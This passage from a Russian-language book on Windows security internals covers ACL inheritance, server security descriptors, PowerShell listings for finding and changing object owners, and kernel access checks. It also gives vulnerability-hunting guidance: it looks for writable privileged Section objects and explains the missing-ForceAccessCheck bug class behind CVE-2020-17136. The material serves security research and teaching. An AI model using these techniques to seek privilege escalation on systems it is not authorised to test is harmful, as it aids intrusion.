Для каждого ACE с установленным флагом `Inherited` API поднимается по родительской иерархии, пока не найдёт наследуемое ACE, в котором этот флаг не установлен, но которое содержит те же SID и маску доступа. Разумеется, нет гарантии, что найденное ACE действительно является источником унаследованного ACE: фактический источник может находиться выше по иерархии. Поэтому рассматривайте вывод `GetInheritanceSource` исключительно как информационный и не

используйте его для критически важных для безопасности решений.

Как и другие API Win32, `GetInheritanceSource` поддерживает разные типы. Однако он ограничен ресурсами с отношением «дочерний объект - родитель», например файлами, ключами реестра и объектами DS. Доступ к API можно получить через команду `Search-Win32SecurityDescriptor`, как показано в листинге 6-40.

```
PS> $path = Join-Path "$env:TEMP" "TestFolder"
PS> Search-Win32SecurityDescriptor $path | Format-Table
Name                Depth User                          Access
----                ----- ----                          ------
                    0     Everyone                      GenericAll
                    0     NT AUTHORITY\ANONYMOUS LOGON GenericAll

PS> $path = Join-Path $path "new.txt"
PS> "Hello" | Set-Content $path
PS> Search-Win32SecurityDescriptor $path | Format-Table
Name                Depth User                          Access
----                ----- ----                          ------
C:\Temp\TestFolder\ 1     Everyone                      GenericAll
C:\Temp\TestFolder\ 1     NT AUTHORITY\ANONYMOUS LOGON GenericAll
```

Листинг 6-40. Перечисление унаследованных ACE с помощью Search-Win32SecurityDescriptor

Сначала вызываем `Search-Win32SecurityDescriptor` с путём к каталогу, созданному в листинге 6-38. Вывод представляет собой список ACE в DACL ресурса, включая имя ресурса, от которого было унаследовано каждое ACE, и глубину иерархии. Мы задали для каталога два явных ACE. Это отражено в выводе значением `Depth`, равным 0: оно указывает, что ACE не было унаследовано. Также видно, что столбец `Name` пуст.

Затем создаём в каталоге новый файл и снова выполняем команду. В этом случае, как и следовало ожидать, оба ACE показывают, что были унаследованы от родительской папки, с `Depth`, равным 1.

В этом разделе были рассмотрены основы API Win32. Помните, что между поведением этих API и низкоуровневых системных вызовов есть явные различия, особенно в отношении наследования. Когда вы взаимодействуете с безопасностью ресурсов через графический интерфейс, он почти наверняка вызывает один из API Win32.

Серверные дескрипторы безопасности и составные ACE

Завершим главу темой, которую я кратко упоминал при обсуждении SID создателя: серверными дескрипторами безопасности. Ядро поддерживает два крайне плохо документированных управляющих флага дескриптора безопасности для серверов: `ServerSecurity` и `DaclUntrusted`. Эти флаги используются только при формировании нового дескриптора безопасности: либо во время создания объекта, либо при явном назначении дескриптора безопасности. Основной управляющий флаг `ServerSecurity` сообщает коду формирования дескриптора безопасности, что вызывающая сторона намерена олицетворять другого пользователя.

Когда новый дескриптор безопасности создаётся во время олицетворения, SID владельца и группы по умолчанию получают значения из маркера олицетворения. Это может быть нежелательно, поскольку владение ресурсом способно предоставить вызывающей стороне дополнительный доступ к нему. Однако вызывающая сторона не может задать владельцем произвольный SID, так как SID должен пройти проверку владельца, основанную на маркере олицетворения.

Именно здесь вступает в действие управляющий флаг `ServerSecurity`. Если установить его в дескрипторе безопасности создателя при формировании нового дескриптора безопасности, SID владельца и группы по умолчанию берутся из первичного маркера вызывающей стороны, а не из

маркера олицетворения. Этот флаг также заменяет все разрешающие ACE в DACL на ACE `AllowedCompound`, структура которых была определена в главе 5. В составном ACE SID сервера получает SID владельца из первичного маркера. Пример показан в листинге 6-41.

```
PS> $token = Get-NtToken -Anonymous
PS> $creator = New-NtSecurityDescriptor -Type Mutant
PS> Add-NtSecurityDescriptorAce $creator -KnownSid World -Access GenericAll
PS> $sd = New-NtSecurityDescriptor -Token $token -Creator $creator
PS> Format-NtSecurityDescriptor $sd -Summary -SecurityInformation
Owner,Group,Dacl
<Owner> : NT AUTHORITY\ANONYMOUS LOGON
<Group> : NT AUTHORITY\ANONYMOUS LOGON
<DACL>
Everyone: (Allowed)(None)(Full Access)

PS> Set-NtSecurityDescriptorControl $creator ServerSecurity
PS> $sd = New-NtSecurityDescriptor -Token $token -Creator $creator
PS> Format-NtSecurityDescriptor $sd -Summary -SecurityInformation
Owner,Group,Dacl
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
Everyone: (AllowedCompound)(None)(Full Access)(Server:GRAPHITE\user)
```

Листинг 6-41. Проверка управляющего флага дескриптора безопасности ServerSecurity

Сначала создаём новый дескриптор безопасности с помощью маркера анонимного пользователя. В этом первоначальном тесте флаг `ServerSecurity` не устанавливается. Как и ожидалось, `Owner` и `Group` по умолчанию получают значения на основе маркера анонимного пользователя, а добавленное нами единственное ACE остаётся без изменений. Далее добавляем управляющий флаг `ServerSecurity` в дескриптор безопасности создателя. После повторного вызова `New-NtSecurityDescriptor` обнаруживаем, что `Owner` и `Group` теперь получили значения по умолчанию из первичного маркера, а не из маркера анонимного пользователя. Кроме того, единственное ACE заменено составным ACE, у которого SID сервера равен SID владельца первичного маркера. В главе 7 мы обсудим, как изменения составных ACE влияют на проверку доступа.

Управляющий флаг `DaclUntrusted` работает совместно с `ServerSecurity`. По умолчанию `ServerSecurity` считает любое составное ACE в DACL доверенным и дословно копирует его в выходные данные. Если установлен управляющий флаг `DaclUntrusted`, во всех составных ACE вместо этого SID сервера получает SID владельца первичного маркера.

Если в дескрипторе безопасности создателя установлен управляющий флаг `ServerSecurity`, а новый дескриптор безопасности наследует ACE от родителя, SID `CREATOR OWNER SERVER` и `CREATOR GROUP SERVER` можно преобразовать в соответствующие значения первичного маркера. Кроме того, все унаследованные разрешающие ACE будут преобразованы в составные ACE, кроме ACE из DACL по умолчанию.

Сводка поведения наследования

Наследование - очень важная тема, которую необходимо понимать. В таблице 6-8 сведены правила наследования ACL, рассмотренные в этой главе, чтобы помочь вам разобраться в них.

Таблица 6-8. Сводка правил наследования DACL

Родительский ACL	ACL создателя	Автоматическое наследование задано	Автоматическое наследование не задано
Отсутствует	Отсутствует	По умолчанию	По умолчанию
Отсутствует	Присутствует	Создатель	Создатель
Ненаследуемый	Отсутствует	По умолчанию	По умолчанию
Наследуемый	Отсутствует	Родитель	Родитель
Ненаследуемый	Присутствует	Создатель	Создатель
Наследуемый	Присутствует	Родитель и создатель	Создатель
Ненаследуемый	Защищённый	Создатель	Создатель
Наследуемый	Защищённый	Создатель	Создатель
Ненаследуемый	По умолчанию	Создатель	Создатель
Наследуемый	По умолчанию	Родитель	Родитель

Первые два столбца этой таблицы описывают состояние родительского ACL и ACL создателя; последние два описывают результирующий ACL в зависимости от того, был ли установлен флаг `DaclAutoInherit` и/или `SaclAutoInherit`. Следует рассмотреть шесть типов ACL:

• **Отсутствует.** ACL отсутствует в дескрипторе безопасности.
• **Присутствует.** ACL присутствует в дескрипторе безопасности, даже если это NULL ACL или пустой ACL.
• **Ненаследуемый.** ACL не содержит наследуемых ACE.
• **Наследуемый.** ACL содержит одно или несколько наследуемых ACE.
• **Защищённый.** В дескрипторе безопасности установлен управляющий флаг `DaclProtected` или `SaclProtected`.
• **По умолчанию.** В дескрипторе безопасности установлен управляющий флаг `DaclDefaulted` или `SaclDefaulted`.

Кроме того, возможны четыре результирующих ACL:

• **По умолчанию.** DACL по умолчанию из маркера либо отсутствие ACL в случае SACL.
• **Создатель.** Все ACE из ACL создателя.
• **Родитель.** Наследуемые ACE из родительского ACL.
• **Родитель и создатель.** Наследуемые ACE из родительского ACL и явные ACE из ACL создателя.

Если установлен флаг автоматического наследования, в новом дескрипторе безопасности будет установлен соответствующий управляющий флаг `DaclAutoInherited` или `SaclAutoInherited`. Кроме того, у всех ACE, унаследованных от родительского ACL, будет установлен флаг ACE `Inherited`. Обратите внимание, что эта таблица не учитывает изменения поведения, вызванные объектными ACE, обязательными метками, серверной безопасностью и SID создателя, которые ещё больше усложняют ситуацию.

Практические примеры

Рассмотрим несколько практических примеров, в которых используются команды, изученные в этой главе.

Поиск владельцев ресурсов диспетчера объектов

Как вы видели в этой главе, владельцем дескриптора безопасности ресурса обычно является пользователь, создавший ресурс. Однако для администраторов это, как правило, встроенная группа Administrators. Задать другой SID владельца можно только двумя способами: использовать SID другой группы маркера с установленным флагом `Owner` либо включить привилегию `SeRestorePrivilege`. Ни один из этих вариантов недоступен пользователям без прав администратора.

Таким образом, знание владельца ресурса может указывать, что ресурс создал и использовал более привилегированный пользователь. Это может помочь выявить потенциально неправильное применение API безопасности Win32 в привилегированных приложениях или найти общие ресурсы, в которые способен записывать пользователь с более низкими привилегиями; привилегированный пользователь может неправильно обработать такой ресурс, что приведёт к проблеме безопасности.

В листинге 6-42 показан простой пример: поиск ресурсов диспетчера объектов, SID владельца которых отличается от SID вызывающей стороны.

```
PS> function Get-NameAndOwner {
    [CmdletBinding()]
    param(
        [parameter(Mandatory, ValueFromPipeline)]
        $Entry,
        [parameter(Mandatory)]
        $Root
    )

    begin {
        $curr_owner = Get-NtSid -Owner
    }

    process {
        $sd = Get-NtSecurityDescriptor -Path $Entry.Name -Root $Root
-TypeName $Entry.NtTypeName -ErrorAction SilentlyContinue
        if ($null -ne $sd -and $sd.Owner.Sid -ne $curr_owner) {
            [PSCustomObject] @{
                Name = $Entry.Name
                NtTypeName = $Entry.NtTypeName
                Owner = $sd.Owner.Sid.Name
                SecurityDescriptor = $sd
            }
        }
    }
}

PS> Use-NtObject($dir = Get-NtDirectory \BaseNamedObjects) {
    Get-NtDirectoryEntry $dir | Get-NameAndOwner -Root $dir
}

Name                        NtTypeName  Owner                    SecurityDescriptor
----                        ----------  -----                    ------------------
CLR_PerfMon_DoneEnumEvent   Event       NT AUTHORITY\SYSTEM      O:SYG:SYD:(A;;...
WAMACAPO;3_Read             Event       BUILTIN\Administrators   O:SYG:SYD:(A;;...
WAMACAPO;8_Mem              Section     BUILTIN\Administrators   O:SYG:SYD:(A;;...
--snip--
```

Листинг 6-42. Поиск объектов в BaseNamedObjects, принадлежащих другому пользователю

Сначала определяем функцию для запроса имени и владельца записи каталога диспетчера объектов. Функция инициализирует переменную `$curr_owner` SID владельца маркера вызывающей стороны. Мы сравним этот SID с владельцем ресурса, чтобы возвращать только ресурсы, принадлежащие другому пользователю.

Для каждой записи каталога запрашиваем её дескриптор безопасности командой `Get-NtSecurityDescriptor`. Чтобы не открывать ресурс вручную, команде можно передать путь и корневой объект `Directory`. Если дескриптор безопасности успешно запрошен и SID владельца не совпадает с SID владельца текущего пользователя, возвращаем имя ресурса, тип объекта и SID владельца.

Для проверки новой функции открываем каталог, в данном случае глобальный каталог `BaseNamedObjects`, и командой `Get-NtDirectoryEntry` запрашиваем все записи, передавая их по конвейеру определённой нами функции. Получаем список ресурсов, не принадлежащих текущему пользователю.

Например, вывод содержит объект `WAMACAPO;8_Mem`, представляющий собой объект общей памяти `Section`. Если обычный пользователь может записывать в этот объект `Section`, его следует исследовать подробнее, поскольку может оказаться возможным обманом заставить привилегированное приложение выполнить операцию, повышающую привилегии обычного пользователя.

Возможность получить доступ на запись к объекту `Section` можно проверить командой `Get-NtGrantedAccess` со свойством `SecurityDescriptor` объекта, как показано в листинге 6-43.

```
PS> $entry
Name            NtTypeName  Owner                   SecurityDescriptor
----            ----------  -----                   ------------------
WAMACAPO;8_Mem  Section     BUILTIN\Administrators  O:SYG:SYD:(A;;...

PS> Get-NtGrantedAccess -SecurityDescriptor $entry.SecurityDescriptor
Query, MapWrite, MapRead, ReadControl
```

Листинг 6-43. Получение предоставленного доступа для объекта Section

Переменная `$entry` содержит объект, который требуется проверить. Мы передаём его дескриптор безопасности команде `Get-NtGrantedAccess`, чтобы получить максимальный предоставленный доступ к этому ресурсу. В данном случае видно наличие `MapWrite`, указывающее, что объект `Section` можно отобразить с правом записи.

Пример из листинга 6-42 должен дать вам представление о том, как запрашивать любой ресурс. Можно заменить каталог файлом или ключом реестра, а затем вызвать `Get-NtSecurityDescriptor` с путём и корневым объектом, чтобы запросить владельца каждого из этих типов ресурсов.

Однако для диспетчера объектов и реестра существует гораздо более простой способ найти SID владельца. Для реестра можно получить дескриптор безопасности записей, возвращаемых поставщиком диска `NtObject`, через свойство `SecurityDescriptor`. Например, следующим сценарием можно выбрать поля `Name` и SID `Owner` для корневого ключа реестра:

```
PS> ls NtKey:\ | Select Name, {$_.SecurityDescriptor.Owner.Sid}
```

Чтобы выполнить проверку рекурсивно, можно также указать параметр `Recurse`.

Если требуется запросить SID владельцев файлов, этот приём неприменим, поскольку поставщик файлов не возвращает поставщика безопасности в своих записях. Вместо него необходимо использовать встроенную команду `Get-Acl`. Например, здесь мы запрашиваем ACL файла:

```
PS> ls C:\ | Get-Acl | Select Path, Owner
```

Команда `Get-Acl` возвращает владельца как имя пользователя, а не как SID. Если вам нужен SID, придётся вручную найти его командой `Get-NtSid` с параметром `Name`. Вместо этого можно преобразовать вывод команды `Get-Acl` в объект `SecurityDescriptor`, используемый модулем NtObjectManager, как показано в листинге 6-44.

```
PS> (Get-Acl C:\ | ConvertTo-NtSecurityDescriptor).Owner.Sid
Name                         Sid
----                         ---
NT SERVICE\TrustedInstaller S-1-5-80-956008885-3418522649-1831038044-...
```

Листинг 6-44. Преобразование вывода Get-Acl в объект SecurityDescriptor

Для преобразования используется команда PowerShell `ConvertTo-NtSecurityDescriptor`.

Изменение владельца ресурса

Администраторы часто становятся владельцами ресурсов. Это позволяет им легко изменить дескриптор безопасности ресурса и получить полный доступ к нему. В Windows для этого предусмотрено несколько инструментов, например `takeown.exe`, который назначает владельцем файла текущего пользователя. Однако полезно пройти процесс изменения владельца вручную, чтобы точно понять принцип его работы. Выполните команды из листинга 6-45 от имени администратора.

```
PS> $new_dir = New-NtDirectory "ABC" -Win32Path
PS> Get-NtSecurityDescriptor $new_dir | Select {$_.Owner.Sid.Name}
$_.Owner.Sid.Name
-----------------
BUILTIN\Administrators

PS> Enable-NtTokenPrivilege SeRestorePrivilege
PS> Use-NtObject($dir = Get-NtDirectory "ABC" -Win32Path -Access WriteOwner) {
    $sid = Get-NtSid -KnownSid World
    $sd = New-NtSecurityDescriptor -Owner $sid
    Set-NtSecurityDescriptor $dir $sd -SecurityInformation Owner
}

PS> Get-NtSecurityDescriptor $new_dir | Select {$_.Owner.Sid.Name}
$_.Owner.Sid.Name
-----------------
Everyone

PS> $new_dir.Close()
```

Листинг 6-45. Назначение произвольного владельца объекту Directory

Сначала создаём новый объект `Directory`, над которым будем выполнять операции. Мы не станем изменять существующий ресурс, поскольку это может привести к нарушению работы системы. Затем запрашиваем текущий SID владельца ресурса. В данном случае, поскольку сценарий выполняется от имени администратора, владельцем является группа Administrators.

Далее включаем привилегию `SeRestorePrivilege`. Это необходимо лишь в том случае, если требуется задать произвольный SID владельца. Если нужно задать разрешённый SID, эту строку можно пропустить. Затем снова открываем `Directory`, но только с доступом `WriteOwner`.

Теперь можно создать дескриптор безопасности, задав в нём только SID владельца, равный SID World. Для этого вызываем команду PowerShell `Set-NtSecurityDescriptor`, указав только флаг `Owner`. Если привилегия `SeRestorePrivilege` не включена, операция завершится ошибкой с кодом состояния `STATUS_INVALID_OWNER`. Чтобы подтвердить изменение SID владельца, запрашиваем его снова и убеждаемся, что теперь он равен Everyone, то есть имени SID World.


Тот же набор операций можно применить к ресурсу любого типа, включая ключи реестра и файлы: достаточно изменить команду, которой открывается ресурс. Будет ли предоставлен доступ `WriteOwner`, зависит от особенностей процесса проверки доступа. В главе 7 вы узнаете о нескольких случаях, когда проверка доступа автоматически предоставляет `WriteOwner` на основании определённых критериев.

Подведение итогов

Эта глава началась с обзора чтения дескриптора безопасности существующего ресурса ядра с помощью команды `Get-NtObjectSecurity`. Мы рассмотрели флаги сведений безопасности, определяющие, какие части дескрипторов безопасности должна читать команда, и описали особые правила доступа к сведениям аудита, хранящимся в SACL.

Затем мы обсудили, как назначать дескрипторы безопасности ресурсам во время создания ресурса или путём изменения существующего ресурса. В процессе вы узнали о наследовании ACL и автоматическом наследовании. Мы также обсудили поведение API Win32, в частности `SetNamedSecurityInfo`, и то, как этот API реализует автоматическое наследование, хотя ядро явно его не реализует. В заключение мы сделали обзор плохо документированных серверного дескриптора безопасности и составных ACE. В следующей главе мы наконец обсудим, как Windows объединяет маркер и дескриптор безопасности, чтобы проверить, может ли пользователь получить доступ к ресурсу.

Глава 7. Процесс проверки доступа



Мы рассмотрели первые два компонента SRM: маркер доступа безопасности и дескриптор безопасности. Теперь определим его последний компонент: процесс проверки доступа, который принимает маркер и дескриптор безопасности и применяет фиксированный набор правил, чтобы определить, может ли приложение получить доступ к ресурсу.

Сначала обсудим API, которые можно вызывать для выполнения проверки доступа. Затем подробно исследуем реализацию проверки доступа внутри ядра Windows и разберём, как она обрабатывает различные части дескриптора безопасности и объекта `Token`, чтобы сформировать окончательное значение предоставленного доступа к ресурсу. В процессе мы разработаем собственную базовую реализацию проверки доступа в виде сценария PowerShell.

Выполнение проверки доступа

Когда вызывающая сторона пытается открыть ресурс, ядро выполняет проверку доступа на основе личности вызывающей стороны. API, используемый для проверки доступа, зависит от того, вызывается он из режима ядра или из пользовательского режима. Начнём с описания API режима ядра.

Проверки доступа в режиме ядра

API `SeAccessCheck` реализует процесс проверки доступа в режиме ядра. Он принимает следующие параметры:

• **Дескриптор безопасности.** Дескриптор безопасности для проверки; должен содержать SID владельца и группы.

• **Контекст субъекта безопасности.** Первичный маркер и маркер олицетворения вызывающей стороны.
• **Требуемый доступ.** Маска доступа, запрошенного вызывающей стороной.
• **Режим доступа.** Режим доступа вызывающей стороны со значением `UserMode` или `KernelMode`.
• **Общее сопоставление.** Характерное для типа общее сопоставление.

API возвращает четыре значения:

• **Предоставленный доступ.** Маска доступа, предоставленного пользователю.
• **Код состояния доступа.** Код состояния NT, указывающий результат проверки доступа.
• **Привилегии.** Все привилегии, использованные во время проверки доступа.
• **Код успеха.** Логическое значение; если оно равно `TRUE`, проверка доступа завершилась успешно.

Если проверка доступа завершается успешно, API задаёт предоставленный доступ равным параметру требуемого доступа, код успеха равным `true`, а код состояния доступа равным `STATUS_SUCCESS`. Однако если не предоставлен хотя бы один бит требуемого доступа, API задаёт предоставленный доступ равным 0, код успеха равным `false`, а код состояния доступа равным `STATUS_ACCESS_DENIED`.

Возможно, вам интересно, зачем API возвращает значение предоставленного доступа, если для успеха должны быть предоставлены все биты требуемого доступа. Причина в том, что такое поведение поддерживает бит маски доступа `MaximumAllowed`, который вызывающая сторона может установить в параметре требуемого доступа. Если этот бит установлен и проверка доступа предоставляет хотя бы одно право доступа, API возвращает `STATUS_SUCCESS`, задавая предоставленный доступ равным максимально разрешённому доступу.

Параметр контекста субъекта безопасности представляет собой указатель на структуру `SECURITY_SUBJECT_CONTEXT`, содержащую первичный маркер вызывающей стороны и любой маркер олицетворения её потока. Обычно код ядра использует API ядра `SeCaptureSubjectContext`, чтобы инициализировать структуру и собрать правильные маркеры текущей вызывающей стороны. Если захвачен маркер олицетворения, он должен иметь уровень `Impersonation` или выше; иначе API завершится ошибкой, а код состояния доступа получит значение `STATUS_BAD_IMPERSONATION_LEVEL`.

Обратите внимание, что вызов `SeAccessCheck` может выполняться не в том потоке, который сделал первоначальный запрос ресурса. Например, проверка могла быть передана фоновому потоку в процессе System. Ядро может захватить контекст субъекта из первоначального потока, а затем передать этот контекст потоку, вызывающему `SeAccessCheck`, чтобы проверка доступа использовала правильную личность.

Режим доступа

Параметр режима доступа имеет два возможных значения: `UserMode` и `KernelMode`. Если передать ему `UserMode`, все проверки доступа продолжатся обычным образом. Однако при передаче `KernelMode` ядро отключит все проверки доступа. Зачем вызывать `SeAccessCheck`, не обеспечивая безопасность? Обычно вы не станете напрямую вызывать API со значением `KernelMode`. Вместо этого параметр получит значение параметра `PreviousMode` вызывающего потока, которое хранится в структуре объекта ядра этого потока. При вызове системного вызова из приложения пользовательского режима значение `PreviousMode` устанавливается в `UserMode` и передаётся любому API, которому требуется задать `AccessMode`.

Следовательно, в обычной ситуации ядро обеспечивает все проверки доступа. На рисунке 7-1 показано описанное поведение, когда приложение пользовательского режима вызывает системный вызов `NtCreateMutant`.




Рисунок 7-1. Значение PreviousMode потока при вызове системного вызова NtCreateMutant

Хотя поток, вызывающий `SeAccessCheck` на рисунке 7-1, выполняет код ядра, значение `PreviousMode` потока отражает тот факт, что вызов начался из `UserMode`. Поэтому параметр `AccessMode`, переданный `SeAccessCheck`, будет равен `UserMode`, и ядро обеспечит проверку доступа.

Наиболее распространённый способ перевести значение `PreviousMode` потока из `UserMode` в `KernelMode` состоит в том, чтобы существующий код ядра вызвал системный вызов в его форме `Zw`, например `ZwCreateMutant`. При таком вызове диспетчеризация системного вызова правильно определяет, что предыдущее выполнение происходило в ядре, и задаёт `PreviousMode` равным `KernelMode`. На рисунке 7-2 показан переход значения `PreviousMode` потока из `UserMode` в `KernelMode`.




Рисунок 7-2. Установка значения PreviousMode потока в KernelMode после вызова ZwCreateMutant

На рисунке 7-2 приложение пользовательского режима вызывает гипотетический системный вызов ядра `NtSomeOtherCall`, который внутри вызывает `ZwCreateMutant`. Код, выполняющийся в функции `NtSomeOtherCall`, работает со значением `PreviousMode`, равным `UserMode`. Однако после вызова `ZwCreateMutant` режим на время системного вызова меняется на `KernelMode`. В данном случае, поскольку `ZwCreateMutant` вызвал бы `SeAccessCheck`, чтобы определить, имеет ли вызывающая сторона доступ к объекту `Mutant`, API получил бы `AccessMode`, равный `KernelMode`, что отключило

бы проверку доступа.

Такое поведение могло бы создать проблему безопасности, если бы гипотетический `NtSomeOtherCall` позволял приложению пользовательского режима влиять на место создания объекта `Mutant`. После отключения проверки доступа могло бы стать возможным создать или изменить `Mutant` в расположении, к которому пользователь обычно не имеет доступа.

Проверка указателей памяти

Параметр режима доступа имеет и второе назначение: если указано `UserMode`, ядро проверяет все указатели, переданные как параметры API ядра, чтобы убедиться, что они не указывают на области памяти ядра. Это важное ограничение безопасности: оно не позволяет приложению пользовательского режима заставить API ядра читать или записывать память ядра, к которой приложение не должно иметь доступа.

Указание `KernelMode` отключает эти проверки указателей одновременно с отключением проверки доступа. Такое смешение поведения может создавать проблемы безопасности: драйвер режима ядра может намереваться отключить лишь проверку указателей, но непреднамеренно отключить также проверку доступа.

Способ, которым вызывающая сторона может обозначить разные назначения параметра режима доступа, зависит от используемых API ядра. Например, иногда можно указать два значения `AccessMode`: одно для проверки указателей, другое для проверки доступа. Более распространённый способ состоит в указании флага вызова; например, передаваемая системным вызовам структура `OBJECT_ATTRIBUTES` имеет флаг `ForceAccessCheck`, который отключает проверку указателей, но оставляет проверку доступа включённой.

Если вы анализируете драйвер ядра, стоит обращать внимание на применение API `Zw`, в которых не установлен флаг `ForceAccessCheck`. Если пользователь без прав администратора может управлять целевым путём диспетчера объектов для вызова, вероятно, присутствует уязвимость безопасности. Например, CVE-2020-17136 - уязвимость в драйвере ядра, реализующем удалённую файловую систему Microsoft OneDrive. Проблема возникала из-за того, что API, предоставленный драйвером оболочке Explorer, при создании облачного файла не устанавливал флаг `ForceAccessCheck`. Поэтому пользователь, вызывающий API драйвера ядра, мог создать произвольный файл в любом месте файловой системы, что позволяло ему получить привилегии администратора.

Проверки доступа в пользовательском режиме

Для поддержки приложений пользовательского режима ядро предоставляет свою реализацию проверки доступа через системный вызов `NtAccessCheck`. Этот системный вызов использует тот же алгоритм проверки доступа, что и API `SeAccessCheck`, однако адаптирован к особенностям поведения вызывающих сторон пользовательского режима. Системный вызов принимает следующие параметры:

• **Дескриптор безопасности.** Дескриптор безопасности для проверки; должен содержать SID владельца и группы.
• **Маркер клиента.** Дескриптор маркера олицетворения вызывающей стороны.
• **Требуемый доступ.** Маска доступа, запрошенного вызывающей стороной.
• **Общее сопоставление.** Характерное для типа общее сопоставление.

API возвращает четыре значения:

• **Предоставленный доступ.** Маска доступа, предоставленного пользователю.
• **Код состояния доступа.** Код состояния NT, указывающий результат проверки доступа.
• **Привилегии.** Все привилегии, использованные во время проверки доступа.
• **Код успеха NT.** Отдельный код состояния NT, указывающий состояние системного вызова.

Вы заметите, что некоторые параметры API ядра здесь отсутствуют. Например, нет причин указывать режим доступа, поскольку он всегда будет равен режиму вызывающей стороны, то есть `UserMode` для вызывающей стороны пользовательского режима. Кроме того, личность вызывающей стороны теперь представлена дескриптором маркера олицетворения, а не контекстом субъекта. Чтобы использовать этот дескриптор для проверки доступа, он должен иметь доступ `Query`. Если требуется выполнить проверку доступа по первичному маркеру, сначала необходимо продублировать этот маркер в маркер олицетворения.

Ещё одно отличие состоит в том, что используемый в пользовательском режиме маркер олицетворения может иметь уровень вплоть до `Identification`. Причина такого различия в том, что системный вызов предназначен для пользовательских служб, желающих проверить разрешения вызывающей стороны, а вызывающая сторона могла предоставить доступ к маркеру уровня `Identification`; это условие необходимо учитывать.

Системный вызов также возвращает дополнительный код состояния NT вместо логического значения, возвращаемого API ядра. Возвращаемое значение указывает, возникла ли проблема с параметрами, переданными системному вызову. Например, если в дескрипторе безопасности не заданы одновременно SID владельца и группы, системный вызов вернёт `STATUS_INVALID_SECURITY_DESCR`.

Команда PowerShell Get-NtGrantedAccess

